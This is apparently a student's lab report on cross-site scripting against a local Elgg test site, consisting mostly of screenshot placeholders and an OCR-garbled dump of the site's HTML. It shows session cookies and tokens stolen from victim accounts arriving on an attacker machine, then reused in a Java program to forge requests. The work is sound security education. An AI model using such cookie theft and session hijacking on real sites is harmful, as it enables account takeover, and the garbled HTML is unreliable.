COMPUTER SYSTEMS SECURITY

Lab Session 02


Examine Cross-Site Scripting (XSS) Attack

Name: Syeda Marium Faheem


Roll No: CS-099

Section: B

Task No.1




Task No.2




Task No.3

Attacker Machine:




Victim




Task No.4





Samy account:






Now open Alice account and visit sam profile





Now we got session and token id in attacker machine



Now we got Cookies =Token,Ts=

GET

/?c=Elgg%3Dpga7e8jv06sap2a2qlft4ihsi6;_elgg_token=9892b1a0358452fe32fe14c54be94d02;_elgg_ts=1599055619;guid=42 HTTP/1.1

GET

/?c=Elgg%3Dl805t5021dfh262r1bctkeep37;_elgg_token=a03d7b1118f877857efd81e68274ad63;_elgg_t s=1599055742;guid=39 HTTP/1.1

Now put these values in HTTPJAVA.file

Adding Sammy

```
| InterOffice Impress | Interpress | Interpr
```

Now run the code

```
<link rel="stylesheet" type="text/css" href="http://www.xsslabel</pre>
gg.com/cache/css/default/le6.1410864370.css" />
         <![endif]-->
         <script type="text/javascript" src="http://www.xsslabelgg.com/vendors/jq</pre>
uery/jquery-1.6.4.min.js"></script>
<script type="text/javascript" src="http://www.xsslabelgg.com/vendors/jq
uery/jquery-ui-1.8.16.min.js"></script>
         <script type="text/javascript" src="http://www.xsslabelgg.com/cache/js/d</pre>
efault/elgg.1410864370.js"></script>
<script type="text/javascript">
// <![CDATA[
* Don't want to cache these -- they could change for every request
elgg.config.lastcache = 1410864370;
elgg.config.viewtype = 'default';
elgg.config.simplecache_enabled = 1;
elgg.security.token.__elgg_ts = 1599057702;
elgg.security.token.__elgg_token = '042ed0d1d7d5<mark>b347ace34</mark>6fa30f<mark>5f9dd':</mark>
//Before the DOM is ready, but elgg's js framework is fully initalized
elgg.trigger_hook('boot', 'system');// ]]>
</script>
         <link rel="alternate" type="application/rss+xml" title="RSS" href="http:</pre>
//www.xsslabelgg.com/?view=rss" />
c/head>
<body>
<div class="elgg-page elgg-page-default">
         <div class="elgg-page-messages">
```

```
<div class="elgg-page-header">
                   <div class="elgg-inner">
<h1>
         <a class="elgg-heading-site" href="http://www.xsslabelgg.com/">
                  XSS Lab Site </a>
</h1>
<div id="login-dropdown">
         <a href="http://www.xsslabelgg.com/login#login-dropdown-box" rel="popup"
 class="elgg-button elgg-button-dropdown">Log in</a><div class="elgg-module elg
g-module-dropdown" ld="login-dropdown-box"><dlv class="elgg-body"><form method=
post" action="http://www.xsslabelgg.com/action/login" class="elgg-form elgg-form -login"><fieldset><input type="hidden" name="__elgg_token" value="842ed8d1d7d5b3 47ace346fa38f5f9dd" /><input type="hidden" name="__elgg_ts" value="1599857702" /
«dtv»
         <label>Username or email</label>
         <input type="text" value="" name="username" class="elgg-input-text elgg-</pre>
autofocus" /></div>
<div>
         <label>Password</label>
<input type="password" value="" name="password" class="elgg-input-password" />
</dlv>
<div class="elgg-foot">
         <label class="mtm float-alt">
                   <input type="checkbox" name="persistent" value="true" />
                   Remember me
                                      </label>
         <input type="submit" value="Log in" class="elgg-button elgg-button-submit"</pre>
t" />
```

```
<div class="elgg-foot">
      <label class="mtm float-alt">
             <input type="checkbox" name="persistent" value="true" />
             Remember me
                         </label>
      <input type="submit" value="Log in" class="elgg-button elgg-button-submi</pre>
t" />
      <input type="hidden" name="returntoreferer" value="true" />
      <a class="registration_link" href="http://www.xsslabelgg.com/registe"</pre>
                         <a class="forgot_link" href="http://www.xssl</a>
r">Register</a>
abelgg.com/forgotpassword">
                   Lost password
                                      </a>
</div>
</fieldset></form></div></div>
elgg-menu-item-activity"><a href="http://www.xsslabel<mark>gg.com/activity"></mark>Activity</
a><a href="http://www.xsslabelgg.com/blog/a ll">Blogs</a><a href="http://www.xssla
belgg.com/bookmarks/all">Bookmarks/a><a hr
ef="http://www.xsslabelgg.com/file/all">Files<<mark>/a>
groups"><a href="http://www.xsslabelgg.com/groups/all">Groups</a><li class=
"elgg-more"><a href="#">More</a>="elgg-menu</mark> elgg-men<mark>u-site</mark> elgg-menu-si
te-more"><a href="http://www.xsslabelgg.com/m
embers">Members</a><a href="http://www.xss"
labelgg.com/pages/all">Pages</a><a href=
"http://www.xsslabelgg.com/thewire/all">The Wi<mark>re</a></form class="elgg-search elgg-search-header" action="http://www.xsslabelgg.com/s</mark>
earch" method="get">
      <fieldset>
```

```
<input type="text" class="search-input" size="21" name="q" value</pre>
="Search" onblur="if (this.value=='') { this.value='Search' }" onfocus="if (this.value=='Search') { this.value==' };" />
               <input type="hidden" name="search type" value="all" />
                <input type="submit" value="Go" class="search-submit-button" />
        </fieldset>
</form>
               </div>
        </div>
        <div class="elgg-page-body">
               <div class="elgg-inner">
<div class="elgg-layout elgg-layout-one-sidebar clearfix">
        <div class="elgg-sidebar">
               ras-default"><a href="http://www.xsslabelgg.com/?
view=rss" title="RSS feed for this page"><span class="elgg-ic<mark>on elgg-</mark>icon-rss"
</span></a><div class="elgg-module elgg-module-aside" ><div class="el
gg-head"><h3>Log in</h3></div><div class="elgg-body"><form method="post" action=
"http://www.xsslabelgg.com/action/login" class="elgg-form elgg-form-login"><fiel
dset><input type="hidden" name="__elgg_token" value="042ed0d1d7d5b347ace346fa30f
5f9dd" /><input type="hidden" name="__elgg_ts" value="1599057702" />
<div>
        <label>Username or email</label>
        <input type="text" value="" name="username" class="elgg-input-text elgg-</pre>
autofocus" /></div>
<div>
        <label>Password</label>
<input type="password" value="" name="password" class="elgg-input-password" />
</div>
<div class="elgg-foot">
        <label class="mtm float-alt">
```

```
gg-head"><h3>Log in</h3></div><div class="elgg-body"><form method="post" action=
"http://www.xsslabelgg.com/action/login" class="elgg-form elgg-form-login"><fiel
dset><input type="hidden" name="__elgg_token" value="042ed0d1d7d5b347ace346fa30f
5f9dd" /><input type="hidden" name="__elgg_ts" value="1599057702" />
                <label>Username or email</label>
                <input type="text" value="" name="username" class="elgg-input-text elgg-</pre>
autofocus" /></div>
<div>
                <label>Password</label>
<input type="password" value="" name="password" class="elgg-input-password" />
</div>
<div class="elgg-foot">
                 <label class="mtm float-alt">
                                 <input type="checkbox" name="persistent" value="true" />
                                 Remember me
                                                                  </label>
                <input type="submit" value="Log in" class="elgg-button elgg-button-submi</pre>
t" />
                <a class="registration_link" href="http://www.xsslabelgg.com/registe">href="http://www.xsslabelgg.com/registe">href="http://www.xsslabelgg.com/registe">href="http://www.xsslabelgg.com/registe">href="http://www.xsslabelgg.com/registe">href="http://www.xsslabelgg.com/registe">href="http://www.xsslabelgg.com/registe">href="http://www.xsslabelgg.com/registe">href="http://www.xsslabelgg.com/registe">href="http://www.xsslabelgg.com/registe">href="http://www.xsslabelgg.com/registe">href="http://www.xsslabelgg.com/registe">href="http://www.xsslabelgg.com/registe">href="http://www.xsslabelgg.com/registe">href="http://www.xsslabelgg.com/registe">href="http://www.xsslabelgg.com/registe">href="http://www.xsslabelgg.com/registe">href="http://www.xsslabelgg.com/registe">href="http://www.xsslabelgg.com/registe">href="http://www.xsslabelgg.com/registe">href="http://www.xsslabelgg.com/registe">href="http://www.xsslabelgg.com/registe">href="http://www.xsslabelgg.com/registe">href="http://www.xsslabelgg.com/registe">href="http://www.xsslabelgg.com/registe">href="http://www.xsslabelgg.com/registe">href="http://www.xsslabelgg.com/registe">href="http://www.xsslabelgg.com/registe">href="http://www.xsslabelgg.com/registe">href="http://www.xsslabelgg.com/registe">href="http://www.xsslabelgg.com/registe">href="http://www.xsslabelgg.com/registe">href="http://www.xsslabelgg.com/registe">href="http://www.xsslabelgg.com/registe">href="http://www.xsslabelgg.com/registe">href="http://www.xsslabelgg.com/registe">href="http://www.xsslabelgg.com/registe">href="http://www.xsslabelgg.com/registe">href="http://www.xsslabelgg.com/registe</href="http://www.xsslabelgg.com/registe</href="http://www.xsslabelgg.com/registe</href="http://www.xsslabelgg.com/registe</href="http://www.xsslabelgg.com/registe</href="http://www.xsslabelgg.com/registe</href="http://www.xsslabelgg.com/registe</href="http://www.xsslabelgg.com/registe</href="http://www.xsslabelgg.com/registe</href="http://www.xsslabelgg.com/registe</href="http://www.xsslabelgg.com/registe</href
r">Register</a>
                                                                  <a class="forgot_link" href="http://www.xssl</a>
abelgg.com/forgotpassword">
                                                 Lost password
                                                                                                   </a>
                </div>
</fieldset></form></div></div> </div>
                <div class="elgg-main elgg-body">
                                 <h2>Latest activity</h2>
                                                                                                   </div>
                 <label class="mtm float-alt">
                                 <input type="checkbox" name="persistent" value="true" />
                                 Remember me
                                                                 </label>
                 <input type="submit" value="Log in" class="elgg-button elgg-button-submi</pre>
t" />
                 <a class="registration_link" href="http://www.xsslabelgg.com/registe">http://www.xsslabelgg.com/registe
r">Register</a>
                                                                 <a class="forgot_link" href="http://www.xssl</a>
abelgg.com/forgotpassword">
                                                 Lost password
                                                                                                  </a>
                 </div>
</fieldset></form></div></div> </div>
                 <div class="elgg-main elgg-body">
                                                                                                  </div>
                                 <h2>Latest activity</h2>
</div>
                                 </div>
                </div>
                 <div class="elgg-page-footer">
                                 <div class="elgg-inner">
                                                 <div class="mts clearfloat float-alt"><a href="http://el</pre>
gg.org" class=""><img src="http://www.xsslabelgg.com/_graphics/powered_by_elgg_b adge_drk_bckgnd.gif" alt="Powered by Elgg" width="106" height="15" /></a></div><
/div>
                </div>
</div>
</body>
</html>
```

[09/02/2020 07:41] seed@ubuntu:~/LAB/lab2\$